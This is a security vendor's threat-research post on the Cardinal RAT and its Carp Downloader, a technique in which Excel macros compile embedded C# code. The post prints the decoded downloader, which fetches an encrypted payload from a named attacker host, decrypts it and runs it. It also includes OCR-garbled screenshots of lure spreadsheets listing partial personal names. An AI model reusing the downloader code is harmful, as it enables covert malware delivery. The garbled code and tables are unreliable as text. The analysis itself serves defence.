Cardinal RAT Active for Over Two Years

researchcenter.paloaltonetworks.com/2017/04/unit42-cardinal-rat-active-two-years/

Josh Grunzweig

April 20, 2017

By Josh Grunzweig

April 20, 2017 at 5:00 AM

Category: Unit 42

Tags: Cardinal RAT, Carp Downloader, excel, Trojan



Palo Alto Networks has discovered a previously unknown remote access Trojan (RAT) that has been active for over two years. It has a very low volume in this two-year period, totaling roughly 27 total samples. The malware is delivered via an innovative and unique technique: a downloader we are calling Carp uses malicious macros in Microsoft Excel documents to compile embedded <u>C# (C Sharp) Programming Language</u> source code into an executable that in turn is run to deploy the Cardinal RAT malware family. These malicious Excel files use a number of different lures, providing evidence of what attackers are using to entice victims into executing them.

The malware from start to finish exhibits the following high level operations as shown in Figure 1:




Figure 1 Malware execution flow

Carp Downloader

As previously mentioned, we have observed Cardinal RAT being delivered using a unique technique involving malicious Excel macros. We are calling these delivery documents the Carp Downloader, as they make use of a specific technique of compiling and executing embedded C# (CshARP) language source code that acts as a simple downloader.

We observed the following example macro in the most recent sample. Note that we have prefixed the function names with 'xx_' to make it easier for the reader to understand what is going on. Additionally, we have added comments to explain what is happening, as well as the un-obfuscated strings that are found within the macro.



Figure 2 Portion of malicious macro containing base64-encoded source code



Figure 3 Portion of malicious macro responsible for compiling and executing embedded source code

As a quick recap of what the malicious macro is doing, it begins by generating two paths—a path to a randomly named executable, and randomly named C# file in the %APPDATA%\\Microsoft folder. It then base64-decodes the embedded C# source code as shown in Figure 2 and writes it to the C# file path previously generated. Finally, as shown in Figure 3 it will compile and execute this C# source code using the Microsoft Windows built-in csc.exe utility.

The decoded source code in this example looks like the following as shown in Figure 4.

```
lass P
    {
      static Form frm;
       static void Main()
      ł
         Application.EnableVisualStyles();
         Thread.Sleep(30000);
         frm = new Form();
         frm.Opacity = 0;
         frm.ShowInTaskbar = false;
         frm.WindowState = FormWindowState.Minimized;
         frm.Shown += fs;
         Application.Run(frm);
      }
       static void Operatur(object o)
      {
         while(true)
         {
           byte[] rawBytes = null;
           while (rawBytes == null || rawBytes.Length < 2048)</pre>
           {
             try { using (WebClient wc = new WebClient())rawBytes = wc.DownloadData("http://secure.dropinbox.pw:443"); }
                ch { }
             System.Threading.Thread.Sleep(15000);
           }
           string path = Path.ChangeExtension(Path.GetRandomFileName(),".exe");
           List<byte> lBytes = new List<byte>();
38
           byte[] pData = ProcessData(rawBytes, Encoding.UTF8.GetBytes("2015a9f6-0e91-411c-b83c-df232d68d681"));
40
           if(BitConverter.ToUInt16(pData, 0) != 0x5a4d)
           ł
             rawBytes = new byte[0];
             throw new Exception();
           3
           lBytes.AddRange(pData);
           lBytes.AddRange(Guid.NewGuid().ToByteArray());
           File.WriteAllBytes(path, lBytes.ToArray());
48
           Process.Start(path);
        }
        catch { }
         try { frm.Invoke(new MethodInvoker(f)); }
        catch { }
      }
      static void f() { frm.Close(); }
        tatic void fs(object sender, EventArgs e)
      { ThreadPool.QueueUserWorkItem(Operatur); }
       static byte[] ProcessData(byte[] arr, byte[] pepper)
60
       {
        byte[] output;
        byte[] saltBytes = Encoding.UTF8.GetBytes("e5699260-5bfe-4cca-8bfc-242874860c61");
        using (MemoryStream ms = new MemoryStream())
using (RijndaelManaged rij = new RijndaelManaged()) {
64
             rij.KeySize = 256;
             rij.BlockSize = 128;
             Rfc2898DeriveBytes key = new Rfc2898DeriveBytes(pepper, saltBytes, 100);
rij.Key = key.GetBytes(rij.KeySize / 8);
             rij.IV = key.GetBytes(rij.BlockSize / 8);
             rij.Mode = CipherMode.CBC;
             using (CryptoStream cs = new CryptoStream(ms, rij.CreateDecryptor(), CryptoStreamMode.Write))
               cs.Write(arr, 0, arr.Length);
             output = ms.ToArray();
           3
         return output;
      }
    3
```

Figure 4 Decoded source code

As we can see, it simply downloads a file from secure.dropinbox[.]pw using HTTP on port 443 (not HTTPS), and proceeds to decrypt the file using AES-128 prior to executing it. At this point, Cardinal RAT has been downloaded and executed, and execution is directed to this sample. Of course, the Carp Downloader is not required to download Cardinal RAT, however, based on our visibility, it has exclusively done so.

A total of 11 unique Carp Downloader samples have been observed to date. The following figures show lures that we observed in these samples.

HOME	C [⇒] - = INSERT	84e705341a48 PAGE LAYOUT FORMULAS DATA REVIEW VIEW AD	DD-INS TEAM				
X Cut						Pard Courd A C	
Ellh Copy *	Calibri	- 11 - A A = = = Wrap Text	Date *		Normal	Bad Good A Real Action Solution	27
Second Format P	Painter B I	🖳 • 🖂 • 💁 • 📥 • 🚍 🚟 🚝 🚝 🚝 🖽 Merge & Cente	r • \$ • % • % *	Conditional Fo Formatting * T	rmat as Neutral	Calculation Check Cell T Insert Delete Format	* Filter * Select
lipboard	6	Font 5 Alignment	G Number G		able*	Styles Cells	Editing
	ARNING Macros	have been disabled. Enable Content					
*	i × 🗸	f.e.					
	A	8		c c) E	F	G
		Press "millio content" in order to access the pro	otected content.				
9/13	3/2016	140 Lead Sample. Lets test the leads and ma	ke a CPA deal				
3/13	5/2010	140 Lead Sample. Lets test the leads and ma	ine a ci A deal.				
140	Leads	Source: How to make money, learn how to	trade Europels				
140	Leaus	Source. How to make money, rearminow to	uaue runneis.			DEDIÓTED	
		REDACTED				REDACTED	
Tier1	1 Leads						
		Average player's value: \$3100					
		Expected Conv.Rate: 8%					
		File Home Insert Page Layout Formulas	Data Review V				
		Arial 10 A A	= = - *				
		Copy *					
	r //	Clinboard G Font G					
			e Content				
			ne content				
			F 0				
		ABCDE	F G				
	intact Date						
9/12/2		Email	First	Name Last N	Name Gender	Mobile Phone	Country
	2016 10:20	Protected - Press Enable Content In Order To Vi	iew Email at	ohay kap	uria Male	Protected - Press Enable Content In Order To View Phone Number	United Kingdo
9/13/20	2016 10:20 2016 10:19	Protected - Press Enable Content In Order To Vi Protected - Press Enable Content In Order To Vi	iew Email at iew Email be	nard doo	uria Male ney Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo
9/13/20 9/13/20	2016 10:20 2016 10:19 2016 10:18	Protected - Press Enable Content in Order To Vi Protected - Press Enable Content in Order To Vi Protected - Press Enable Content in Order To Vi	iew Email at iew Email be iew Email 34	ohay kapi rnard doo ohn Alci	uria Male ney Male orn Male	Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number	United Kingdon United Kingdon United Kingdon
9/13/20 9/13/20 9/13/2	2016 10:20 2016 10:19 2016 10:18 2016 9:23	Protected - Press Enable Content in Order To V Protected - Press Enable Content in Order To V Protected - Press Enable Content in Order To V Protected - Press Enable Content in Order To V	iew Email at iew Email ber iew Email Ju iew Email Zu	ohay kap rnard doo ohn Alco etta Leva	uria Male ney Male orn Male ilasi Female	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo United Kingdo United Kingdo
9/13/20 9/13/20 9/13/2 9/13/2	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 9:23	Protected - Press Enable Content in Order To Vi Protected - Press Enable Content in Order To Vi	iew Email at iew Email ber iew Email 34 iew Email 24 iew Email do	ohay kap rnard doo ohn Alo etta Leva fon all	uria Male ney Male orn Male Ilasi Female an Male	Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number	United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo
9/13/20 9/13/20 9/13/2 9/13/2 9/13/2	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 9:23 2016 8:39 2016 6:49	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be iew Email 34 iew Email 24 iew Email d iew Email Cass	ohay kap rnard doo ohn Alo etta Leva don all sandra rid	uria Male ney Male orn Male alasi Female an Male ley Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo
9/13/20 9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 8:39 2016 6:49 2016 6:15	Protected - Press Enable Content in Order To Vi Protected - Press Enable Content in Order To Vi	iew Email at iew Email ber iew Email 2/ iew Email d iew Email cass iew Email ka	ohay kap rnard doo ohn Alo etta Leva fon all	uria Male ney Male orn Male alasi Female an Male ley Male tton Male	Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number Protected - Press Enable Content In Order To View Phone Number	United Kingdor United Kingdor United Kingdor United Kingdor United Kingdor United Kingdor United Kingdor
9/13/20 9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 9:23 2016 8:39 2016 6:49	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be: iew Email 2/ iew Email cass iew Email Cass iew Email kk iew Email Tr	hay kapi rnard doo ohn Alci etta Leva don all sandra ridi olya Strat	uria Male ney Male orn Male alasi Female an Male ley Male tton Male man Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdon United Kingdon United Kingdon United Kingdon United Kingdon United Kingdon United Kingdon
9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 8:39 2016 6:49 2016 6:15 2016 5:11	Protected - Press Enable Content in Order To Vi Protected - Press Enable Content in Order To Vi	iew Email at iew Email be iew Email 2 iew Email 2 iew Email Cass iew Email ka iew Email 7 iew Email Vivi	hay kapi rnard doo ohn Alo etta Leva don all sandra ridi olya Strat rish Cash	uria Male ney Male orn Male alasi Female an Male ley Male tton Male man Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdon United Kingdon United Kingdon United Kingdon United Kingdon United Kingdon United Kingdon United Kingdon
9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 8:39 2016 6:49 2016 6:15 2016 5:11 2016 4:10	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be iew Email be iew Email Cass iew Email Cass iew Email Cass iew Email Ti iew Email Vivi iew Email Vivi	hay kapi rnard doo ohn Alo etta Leva son all sandra ridi olya Strat rish Cash annne Viviai	uria Male ney Male orn Male Ilasi Female an Male ley Male tton Male man Male nnne Male ss Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo
9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2	2016 10:20 2016 10:19 2016 0:18 2016 9:23 2016 9:23 2016 6:49 2016 6:15 2016 5:11 2016 5:11 2016 2:54 2016 2:54 2016 1:31	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email bet iew Email 2 iew Email 2 iew Email Cass iew Email k iew Email k iew Email Vivi iew Email M iew Email M iew Email Kay	bhay kapi rnard doo ohn Alo etta Leva don all sandra ridi olya Strat rish Cash annne Viviai llen bu ahsa Mal	uria Male ney Male orn Male ilasi Female an Male tton Male tton Male man Male nnne Male ss Male ford Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo Australia
9/13/20 9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 6:49 2016 6:49 2016 6:15 2016 5:11 2016 4:10 2016 2:54 2016 1:46 2016 1:31 2016 0:44	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email bete iew Email 22 iew Email 23 iew Email Cassi iew Email Cassi iew Email 17 iew Email 19 iew Email 40 iew Email 50 iew Email 50 iew Email 50 iew Email 50	bhay kapi rnard doo ohn Alo etta Leva Son all sandra ridi olya Strai rish Cash annne Viviai Ilen bu ahsa Mai ahsa Mai ahsa Mai	uria Male ney Male orn Male lasi Female an Male tton Male tton Male nnne Male nnne Male hsa Male hsa Male vin Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo Australia Australia
9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 6:39 2016 6:49 2016 6:15 2016 5:11 2016 5:11 2016 4:10 2016 2:54 2016 1:31 2016 0:37	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email bei iew Email 22 iew Email 22 iew Email Cass iew Email 6 iew Email 7 iew Email 7 iew Email 7 iew Email 8 iew Email 6 jew Email 8 jew Email 8 jew Email 8	bhay kapi rnard doo ohn Alo etta Leva sandra ridi sandra ridi olya Strat rish Cash anne Vivia Ilen bu ahsa Mala ylene Lawi sola No	uria Male ney Male orn Male an Male ley Male tton Male man Male man Male sss Male ford Male ford Male pla Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo Australia Australia Australia
9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 9:23 2016 6:49 2016 6:15 2016 5:11 2016 5:11 2016 5:11 2016 2:54 2016 1:46 2016 1:31 2016 0:44 2016 0:37 2016 0:37	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email bet iew Email 2 iew Email 2 iew Email Cass iew Email Cass iew Email 1 iew Email 4 iew Email 4 iew Email 6 iew Email 9 iew Email 9 iew Email 8 iew Email 8 iew Email 8 iew Email 8 iew Email 8	bhay kapi rnard doo ohn Alco tetta Leva son all andra ridd sandra ridd ya Strai ya Strai ya Strai ya Strai ya Strai ya Strai bu bu bu ba ba Mal ylene Lawi avin Pra sola No cola No	uria Male ney Male orn Male an Male an Male man Male man Male man Male ss Male ford Male ford Male vin Male th Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo Australia Australia Australia Australia
9/13/20 9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/20	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 9:23 2016 9:23 2016 6:49 2016 6:15 2016 5:11 2016 4:10 2016 2:54 2016 1:46 2016 1:46 2016 1:46 2016 1:46 2016 0:44 2016 0:37 2016 21:58	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email bet iew Email 22. iew Email Cass iew Email Cass iew Email Cass iew Email Ni iew Email Vivi iew Email Mi iew Email A iew Email Ni iew Email Ni iew Email Ni iew Email Ni	bhay kapi rrnard doo ohn Allo sandra ridd sandra ridd olya Strat annne Viviai anne Viviai anna Mal ahsa Mal ahsa Mal ahsa Mal elen Euwi ravin Pra sola Not	uria Male ney Male y Male ilasi Female an Male ley Male tton Male man Male ss Male hsa Male vin Male vin Male tth Male plin Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo Australia Australia Australia Australia Australia
9/13/20 9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/20 9/13/20	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 9:23 2016 9:23 2016 6:49 2016 6:15 2016 5:11 2016 2:15 2016 2:44 2016 1:31 2016 0:37 2016 0:37 2016 2:158 2016 12:758 2016	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email bei iew Email 2 iew Email 2 iew Email Cass iew Email Cass iew Email Cass iew Email Vivi iew Email Vivi iew Email Kas iew Email N iew Email N iew Email Kas iew Email Kas iew Email Kas iew Email Kas	bhay kapi rrnard doo ohn Allo cotetta Leva son all isandra ridd sandra ridd lean Vivia annne Vivia lien bu ahsa Mal ylene Law win Pyr sola No ceith Kei elen Chaj John Bri	uria Male ney Male Male Jasi Fenale an Male Hey Male tton Male man Male man Male ford Male ford Male ford Male th Male plin Male en Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo Australia Australia Australia Australia Australia Australia Australia
9/13/20 9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/20	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 6:49 2016 6:49 2016 6:49 2016 6:15 2016 5:11 2016 2:51 2016 2:51 2016 2:54 2016 1:31 2016 0:44 2016 0:37 2016 2:30 2016 2:30 2016 2:158 2016 17:17	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be iew Email be iew Email 220 iew Email 230 iew Email Cassi iew Email Cassi iew Email 71 iew Email	shay kapi rnard doo. ohn Alo etta Leva son all andra ridi olya Strat rish Cash Ilen bu ahsa Mal lien bu ahsa Mal rish Cash Lene Law avin Pra tola No eith Kei elen Chaj John L Bri hola McCl	uria Male ney Male yalasi Female an Male ily Male tton Male tton Male man Male ss Male hsa Male vin Male ka Male ha Male en Male lean Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo Australia Australia Australia Australia Australia Australia Australia
9/13/20 9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2	2016 10:20 2016 10:19 2016 10:18 2016 9:23 2016 9:23 2016 9:23 2016 6:49 2016 6:15 2016 5:11 2016 2:15 2016 2:44 2016 1:31 2016 0:37 2016 0:37 2016 2:158 2016 12:758 2016	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be iew Email 22. iew Email 22. iew Email Cass iew Email 64. iew Email 71. iew Email 71. iew Email 71. iew Email 84. iew Email 84. iew Email 84. iew Email 71. iew Email 71. iew Email 71. iew Email 71. iew Email 71. iew Email 71.	hay kappshay kapshay kapshay kapshay kapsharad dooonarad dooona all doo all do	uria Male ney Male Yang Male Ilasi Female an Male ley Male tton Male man Male nnne Male ss Male ford Male ford Male ola Male en Male lean Male lean Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia
9/13/20 9/13/20 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2 9/13/2	N016 10:20 N016 10:19 N016 10:19 2016 9:23 2016 9:23 2016 9:23 2016 9:29 2016 6:15 2016 9:24 2016 9:2	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be iew Email be iew Email be iew Email cass iew Email cass iew Email cass iew Email cass iew Email Niview Email Milew Email Kas iew Email Niview Email	hay kappshay kapshay kapshay kapshay kapsharad dooonarad dooona all doo all do	uria Male ney Male Male Male Female an Male man Male man Male man Male ford Male ford Male ford Male ford Male ford Male th Male plin Male en Male lean Male l	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo: United Kingdo: Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia
9/13/20 9/13/20 9/13/2	N016 10:20 N016 10:18 N016 10:18 2016 9:23 2016 9:23 2016 8:19 2016 8:19 2016 8:19 2016 8:15 2016 1:10 2016 2:14 2016 1:31 2016 0:15 2016 1:31 2016 0:44 2016 0:15 2016 0:1	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be iew Email J iew Email Z iew Email Z iew Email Cass iew Email Kas iew Email Nitiew Email iew Email An iew Email An iew Email An iew Email An	shay kappohay kappohay kappohay kappohay doo maraf doo maraf doo maraf doo maraf a sharf a sha	uria Male ney Male yasi Female an Male ley Male tton Male tton Male man Male ss Male ss Male ss Male ss Male vin Male da Male en Male een Male een Male tton Male gdon Male ydon Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia Australia
9/13/20 9/13/2	N016 10:20 N016 10:19 N016 10:18 N016 10:18 N016 10:18 N016 10:18 N016 10:19 N016 10:19 N016 10:19 N016 10:19 N016 10:19 N016 10:10 N016 11 N016 11 N016 11 N016 11 N016 13:10 N016 13:10 N016 13:10 N016 13:13 N016 13:14 N016 13:14 N016 13:14	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be iew Email be iew Email 2.2 iew Email 2.2 iew Email Cass iew Email Cass iew Email Niew Email Vivi iew Email Milew Email Milew Email Milew Email Niew Email Anniew Email Ro iew Em	shay kapishay kapisha	uria Male ney Male Male Alasi Female an Male ley Male tton Male man Male man Male man Male ford Male ford Male ford Male en Male en Male en Male uria Male uria Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo Australia
9/13/20 9/13/2	N016 10:20 N016 10:19 N016 10:18 2016 9:23 2016 8:19 2016 8:19 2016 8:19 2016 8:19 2016 8:19 2016 6:15 2016 1:15 2016 1:15 2016 1:15 2016 1:14 2016 0:17 1016 21:58 N016 11:12 2016 1:14 2016 1:15 2016 1:14 2016 1:15 2016 1	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be iew Email at iew Email cass iew Email cass iew Email cass iew Email tas	shay kapishay kapisha	uria Male ney Male Male Alasi Female an Male tton Male tton Male ford Male ford Male ford Male ford Male ford Male tth Male plin Male en Male lean Male rtson Male uria Male uria Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo: United Kingdo: Australia
9/13/28 9/13/28 9/13/2	No16 10:20 No16 10:19 No16 10:18 No16 10:19 No16 10:19 No16 10:10 No16 10:11 No16 10:12 No16 10:12 No16 11:13 No16 11:32	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email beiew Email beiew Email 2, 2 iew Email 2, 2 iew Email Cass iew Email Cass iew Email Cass iew Email Cass iew Email Vivi iew Email Vivi iew Email Milew Email Milew Email Kay iew Email Kay iew Email Kay iew Email Niew Email Niew Email Trick iew Email Trick iew Email Anni iew Email Anni iew Email Re iew Email Anni iew Email IBR	shay kapishay kapishay kapishay kapishay kapishay doo marard doo marard doo marard a class of the share of th	uria Male ney Male Allasi Female an Male lasi Female an Male tton Male man Male man Male ford Male ford Male ford Male ford Male plin Male plin Male plin Male plin Male uria Male uria Male tton Male don Male tton Male don Male d	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo: United Kingdo: Australia
9/13/28 9/13/28 9/13/2	No16 10:20 No16 10:19 No16 10:18 2016 9:23 2016 9:23 2016 8:19 2016 6:19 2016 6:19 2016 6:19 2016 6:19 2016 6:19 2016 6:15 2016 11 2016 12 2016 12 2016 12 2016 0:17 N016 23:03 N016 17:18 N016 17:21 N016 15:21 N016 11:28 N016 17:27 N016 17:27	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be iew Email be iew Email 220 iew Email 220 iew Email Cass iew Email Cass iew Email Cass iew Email Vivi iew Email Cass iew Email Vivi iew Email Cass iew Email Cas iew Email Cas i	shay kapishay kapishay kapishay kapishay doo marard doo marard doo marard doo marard a caracter and the second sec	uria Male ney Male y Male y Male y Male tton Male man Male man Male man Male ss Male hsa Male ford Male off Male plin Male ith Male ith Male itan Male uria Mal	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo United Kingdo Australia
